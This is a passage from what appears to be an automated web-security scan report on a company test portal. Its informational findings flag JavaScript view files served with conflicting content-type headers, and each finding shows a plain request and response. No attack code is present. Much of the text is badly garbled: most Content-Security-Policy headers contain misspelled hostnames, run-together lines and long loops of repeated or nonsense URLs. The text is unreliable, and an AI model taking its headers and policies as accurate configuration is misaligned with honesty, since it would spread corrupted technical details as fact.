https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://sapui5.hana.ondemand.com https://suparis.com.https://supar west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com/.443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

```
<!DOCTYPE html>
<html class="nepLayout ">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
<meta name="content-Type" content="text/html;charset=UTF-8" />
<meta name="apple-mobile-web-app-capable" content="yes" />
...[SNIP]...
```

## 28.2. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_NEXT\_SALARY.view.js

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_DASH\_ESS\_NEXT\_SALARY.view.js

#### Issue detail

The response contains multiple Content-type statements which are incompatible with one another. The following statements were received:

- content-type: application/javascript; charset=utf-8
- text/html;charset=UTF-8

## Request 1

```
GET /neptune/ZMFP_DASH_ESS_NEXT_SALARY.view.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept: 4/*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

## Response 1

```
HTTP/1 1 200 OK
Date: Thu, 14 Jul 2022 04:47:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1017410 dxp-sap: 21100006
x-user-logon-language: E
xhr-target
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220613145651
cache-control: no-store
x-frame-options: SAMEORIGIN
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://polatform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://api.com/ https://zaltestcors.azurewebsites.net/ https://ogin.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://publication.twitter.com/https:///zalaris.com/https://www.zalaris.com/https://mixt.zalaris.com/https://mixt.zalaris.com/https://mixt.zalaris.com/https://mixt.zalaris.com/https://mixt.zalaris.com/https://mixt.zalaris.com/https://mixt.zalaris.com/https://mixt.zalaris.com/https://mixt.zalaris.com/https://mixt.zalaris.com/https://maps.googleapis.com:443 https://com.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARISTEST/* https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:/443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com//sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://sapui5.h
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE html>
<html class="nepLayout ">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
```

```
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
<meta http-equiv="Content-Type" content="text/html;charset=UTF-8" />
<meta name="apple-mobile-web-app-capable" content="yes" />
...[SNIP]...
```

## 28.3. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_OTHER\_QUOTAS.view.js

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_DASH\_ESS\_OTHER\_QUOTAS.view.js

#### Issue detail

The response contains multiple Content-type statements which are incompatible with one another. The following statements were received:

· content-type: application/javascript; charset=utf-8

• text/html;charset=UTF-8

#### Request 1

```
GET /neptune/ZMFP_DASH_ESS_OTHER_QUOTAS.view.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */r*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:47:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1009909
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
x-updated-at: 20220329190925
cache-control: no-store x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://cdn.r
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE html>
<html class="nepLayout ">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" /><meta http-equiv="Content-Type" content="text/html;charset=UTF-8" />
 <meta name="apple-mobile-web-app-capable" content="yes" />
  ..[SNIP]...
```

## 28.4. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_PAID\_VACATION.view.js

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_DASH\_ESS\_PAID\_VACATION.view.js

#### Issue detail

The response contains multiple Content-type statements which are incompatible with one another. The following statements were received:

- · content-type: application/javascript; charset=utf-8
- text/html:charset=UTF-8

## Request 1

```
GET /neptune/ZMFP_DASH_ESS_PAID_VACATION.view.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

## Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 04:47:42 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1010521
dxp-sap: 21100006
 x-user-logon-language: E
 xhr-target:
 access-control-allow-headers: X-Requested-With
 expires: 0
 x-updated-at: 20220329170542
 cache-control: no-store
 x-frame-options: SAMEORIGIN
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com.443 h
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
 https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
https://bodis.actiewebsites.riev/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.com/intps.//accounts.ordeniand.co
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://i5.sap.com/
 https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com
http://www.zalaris.com http://zalaris.com.https://*.zalaris.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://saptic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data:; report-uri https://security.zalaris.com/violation; worker-src 'self' https://*.zalaris.com:443 blob:;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
 <!DOCTYPE html>
 <html class="nepLayout ">
 <head>
 <meta charset="UTF-8" />
 <meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
 <meta http-equiv="Content-Type" content="text/html;charset=UTF-8" />
 <meta name="apple-mobile-web-app-capable" content="yes" />
   ...[SNIP]...
```

28.5. https://testportal.zalaris.com/neptune/ZMFP DASH ESS SICKNESS.view.js

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_DASH\_ESS\_SICKNESS.view.js

#### Issue detail

The response contains multiple Content-type statements which are incompatible with one another. The following statements were received:

- · content-type: application/javascript; charset=utf-8
- text/html;charset=UTF-8

#### Request 1

```
GET /neptune/ZMFP_DASH_ESS_SICKNESS.view.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

## Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 04:47:42 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/javascript; charset=utf-8
 Content-Length: 1007896
 dxp-sap: 21100006
 x-user-logon-language: E
 xhr-target:
 access-control-allow-headers: X-Requested-With
 expires: 0
 x-updated-at: 20220329170846
 cache-control: no-store
 x-frame-options: SAMEORIGIN
 sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
 https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://t-zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdn.syndication.twitter.com/https://s.palaris.com/ttps://cdn.syndication.twittps://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.palaris.com/https://s.p
 https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-eu-
https://patiothicker.com/files/EST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use-typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
Connection: close
 <!DOCTYPE html>
 <html class="nepLayout ">
 <head>
 <meta charset="UTF-8" />
 <meta http-equiv="X-UA-Compatible" content="IE=Edge" />
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
 <meta http-equiv="Content-Type" content="text/html;charset=UTF-8" />
 <meta name="apple-mobile-web-app-capable" content="yes" />
  ...[SNIP]...
```

#### 28.6. https://testportal.zalaris.com/neptune/ZMFP DASH ESS TIME REG.view.js

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/ZMFP\_DASH\_ESS\_TIME\_REG.view.js Path:

#### Issue detail

The response contains multiple Content-type statements which are incompatible with one another. The following statements were received:

- content-type: application/javascript; charset=utf-8
- text/html:charset=UTF-8

## Request 1

GET /neptune/ZMFP\_DASH\_ESS\_TIME\_REG.view.js HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

## Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 04:47:42 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript; charset=utf-8

Content-Length: 1021208 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220329171112 cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 ht /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twitter.com/ https://syndication.twitter.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:/443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1 amazonaws.com/files/ZALARIS/ data: https://con.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://conjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

<!DOCTYPE html> <html class="nepLayout ">

<head>

<meta charset="UTF-8" />

<meta http-equiv="X-UA-Compatible" content="IE=Edge" />

<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" /><meta http-equiv="Content-Type" content="text/html;charset=UTF-8" />

<meta name="apple-mobile-web-app-capable" content="yes" />

...[SNIP]...

## 28.7. https://testportal.zalaris.com/neptune/ZMFP\_DASH\_ESS\_TRAVEL\_PAID.view.js

#### Summary

Severity Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_DASH\_ESS\_TRAVEL\_PAID.view.js

#### Issue detail

